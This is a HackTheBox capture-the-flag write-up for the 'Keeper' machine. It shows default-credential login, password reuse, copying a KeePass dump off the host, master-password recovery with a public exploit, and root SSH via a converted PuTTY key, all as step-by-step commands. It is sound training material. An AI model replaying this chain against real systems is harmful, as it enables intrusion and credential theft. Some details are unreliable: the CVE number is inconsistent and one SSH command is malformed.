HTB-Keeper
Keeper is a simple machine focused on a helpdesk running Request Tracker with an admin running KeePass for password management. Default creds allow for the reconnaissance necessary to achieve initial access, while CVE-3033-32784 is later leveraged to get root. Overall, this was a fun solve that highlighted a few common poor security practices leveraged by many organizations, with a pretty interesting exploit of a password manager, KeePass, which would normally be a valued and very secure tool for anyone attempting to securely store credentials.
Initial Recon
When I launch the machine, it receives an IP of 10.10.11.227, which I promptly add to /etc/hosts with the affiliated domain keeper.htb, as is common with all challenges on HackTheBox. After doing so, I begin by launching an NMAP scan to find open ports and services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

dflinton@kali:~/HTB/Machines/Keeper$ nmap -sV -sC -p- keeper.htb | tee nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 15:18 EST
Nmap scan report for keeper.htb (10.10.11.227)
Host is up (0.014s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.54 seconds
Given that I have found HTTP and SSH open, the next logical step is to go check out the web page hosted on port 80, as brute forcing SSH is likely a pointless endeavor to start, especially without a valid user or list of users to brute force against.
When I reach the web page, I see the following message:
 When finding a subdomain called out like this, it is usually best to also add it to your
 /etc/hosts, so that is exactly what I did. After doing so, I was able to follow the link to “raise a support ticket”, which brought me to a login page.
Login Page

This login page is for RequestTracker 4.4.4, as it states in the lower right corner. A quick google search does not really reveal anything in the way of vulnerabilities, but I am able to find default credentials for the program, which is always worth trying. The default creds are root:password. With this, I am successfully logged in to RequestTacker!
Poking around a bit, I find a ticket in queue for an “Issue with KeePass Client on Windows”. The user assigned to the case is ‘Lise Norgaard’, and the ticket notes state that there was a crash dump attached to the ticket. Lise then comments back a bit later that they removed the crash dump and saved it to their local home directory for further investigation. This seems like enough of a hint that Lise is likely our target for initial access. So I will dig around the console in an attempt to find more useful information about our friend Lise.
Initial Access:
Sure enough, after a bit of digging and finding the user setting for Lise, I find some interesting information. Lise is a Danish helpdesk agent from Korsbaek, and when his user was created, it was issued the password ‘Welcome2023!’. Simplistic password choices like this are often used for user enrollment, containing a key word, usually something relatively simple like the current season, or the company name / industry, paired with the current year, with a special character appended to the end. Though this makes password generation easy for the helpdesk, it also makes the attacker’s job much easier, as these common phrases will most certainly show up on wordlists for password based attacks.

Assuming Lise failed to change their initial password, I now have a credential set of lnorgaard:Welcome2023! to try.
1
2
ssh lnorgaard@keeper.htb -p Welcome2023!
The SSH connection was successful, and listing the contents of the home directory yields me the flag contained in the user.txt file. However, I also find an interesting RT30000.zip file, which I will proceed to unzip and inspect further.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ unzip RT30000.zip -d RT30000
Archive:  RT30000.zip
  inflating: RT30000/KeePassDumpFull.dmp
 extracting: RT30000/passcodes.kdbx
lnorgaard@keeper:~$ ls
RT30000  RT30000.zip  user.txt
lnorgaard@keeper:~$ cd RT30000/
lnorgaard@keeper:~/RT30000$ ls
KeePassDumpFull.dmp  passcodes.kdbx
lnorgaard@keeper:~/RT30000$ ls la
ls: cannot access 'la': No such file or directory
lnorgaard@keeper:~/RT30000$ ls -la
total 247476
drwxrwxr-x 2 lnorgaard lnorgaard      4096 Jan 22 22:12 .
drwxr-xr-x 6 lnorgaard lnorgaard      4096 Jan 22 22:12 ..
-rwxr-x--- 1 lnorgaard lnorgaard 253395188 May 24  2023 KeePassDumpFull.dmp
-rwxr-x--- 1 lnorgaard lnorgaard      3630 May 24  2023 passcodes.kdbx
lnorgaard@keeper:~/RT30000$
Looks like this is the crash dump file that was outlined in the ticket, as well as the whole KeePass database contained in the passcodes.kdbx. I’m going to go ahead and exfiltrate that to my local machine for further inspection.
1
2
3
4
5
6
7
8
9
10
11
12
13
14

dflinton@kali:~/HTB/Machines/Keeper$ sftp lnorgaard@keeper.htb
lnorgaard@keeper.htb's password:
Connected to keeper.htb.
sftp> cd RT
RT30000.zip  RT30000/
sftp> cd RT30000
sftp> get *
Fetching /home/lnorgaard/RT30000/KeePassDumpFull.dmp to KeePassDumpFull.dmp
KeePassDumpFull.dmp                                                                                      100%  242MB   3.7MB/s   01:05
Fetching /home/lnorgaard/RT30000/passcodes.kdbx to passcodes.kdbx
passcodes.kdbx                                                                                           100% 3630   123.3KB/s   00:00
sftp> exit
Breaking in to KeePass:
Given that I have been provided with a KeyPass dump file, as well as the KeePass database, it is reasonable to assume that there is an exploit somewhere that I am supposed to find. A bit of Googleing reveals CVE-2022-32784. This CVE allows the recovery of the Master Password file for the KeyPass Database from a memory dump. With a bit more Google searching, I find readily available code for the exploit on github.
Per the github instructions, I copy the files to a Windows box and download the KeePass exploit. I then move all the files to the same working directory to make running the exploit easier.

Next, I simply un the .Net file against the dump file and receive the following output:
PS C:\Users\dflinton\Documents\HTB\Machines\Keeper\keepass-password-dumper-main > dotnet run KeePassDumpFull.dmp
Found: ●ø
Found: ●●d
Found: ●●●g
Found: ●●●●r
Found: ●●●●●ø
Found: ●●●●●●d
Found: ●●●●●●●
Found: ●●●●●●●●m
Found: ●●●●●●●●●e
Found: ●●●●●●●●●●d
Found: ●●●●●●●●●●●
Found: ●●●●●●●●●●●●f
Found: ●●●●●●●●●●●●●l
Found: ●●●●●●●●●●●●●●ø
Found: ●●●●●●●●●●●●●●●d
Found: ●●●●●●●●●●●●●●●●e
Found: ●Ï
Found: ●,
Found: ●l
Found: ●`
Found: ●-
Found: ●'
Found: ●]
Found: ●§
Found: ●A
Found: ●A
Found: ●I
Found: ●:
Found: ●=
Found: ●_
Found: ●c
Found: ●M

Password candidates (character positions):
Unknown characters are displayed as "●"
1.:     ●
2.:     ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M,
3.:     d,
4.:     g,
5.:     r,
6.:     ø,
7.:     d,
8.:      ,
9.:     m,
10.:    e,
11.:    d,
12.:     ,
13.:    f,
14.:    l,
15.:    ø,
16.:    d,
17.:    e,
Combined: ●{ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
Unfortunately, this exploit has a limitation of not accurately grabbing the first character, and occasionally missing the second character as well, but it tries to provide the most likely key. It got us most of the way there, but the output does not appear to be in English. Remember the user was Danish, so lets google that password output…
 Google yielded a recipe for Danish Red Berry Pudding, which very closely resembles the password output given by the exploit. I bet the actual password is
 rødgrød med fløde.
Sure enough, that master password worked and I was able to load in the passcodes.kdbx file into the fresh instance of KeePass. Here I find what appears to be root credentials to the Ticketing Server, with a note that it is in PuTTY format.

It is worth noting, unhiding and using the password does not work. Taking the Key from the note and turning it into a PEM is likely the correct next step.
Getting root:

So I proceed to copy the notes to a file called keeper.ppk and use puttygen to convert to a pem:
1
2
puttygen keeper.ppk -O private-openssh -o keeper.pem
Now I am able to authenticate with SSH, using the PEM file as the authentication key.
1
2
3
4
5
6
7
8
9
10
11
12
13
dflinton@kali:~/HTB/Machines/Keeper$ ssh -i keeper.pem root@keeper.htb
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Mon Jan 22 19:33:45 2024 from 10.10.14.240
root@keeper:~# ls
root.txt  RT30000.zip  SQL
Success! I now have access to the root.txt file that contains the final flag.
Afterthoughts:
The HackTheBox machine Keeper presents a realistic attack scenario that mirrors common enterprise security failures, including the use of default credentials, exposed web applications, poor credential hygiene, and insecure storage of sensitive data like memory dumps and private keys. It demonstrates how attackers can chain simple misconfigurations—such as default logins, credential reuse, and exposed backups—into full system compromise. The box reinforces key lessons in credential management, secure system configuration, and real-world tooling, making it an excellent training ground for both offensive and defensive security practitioners.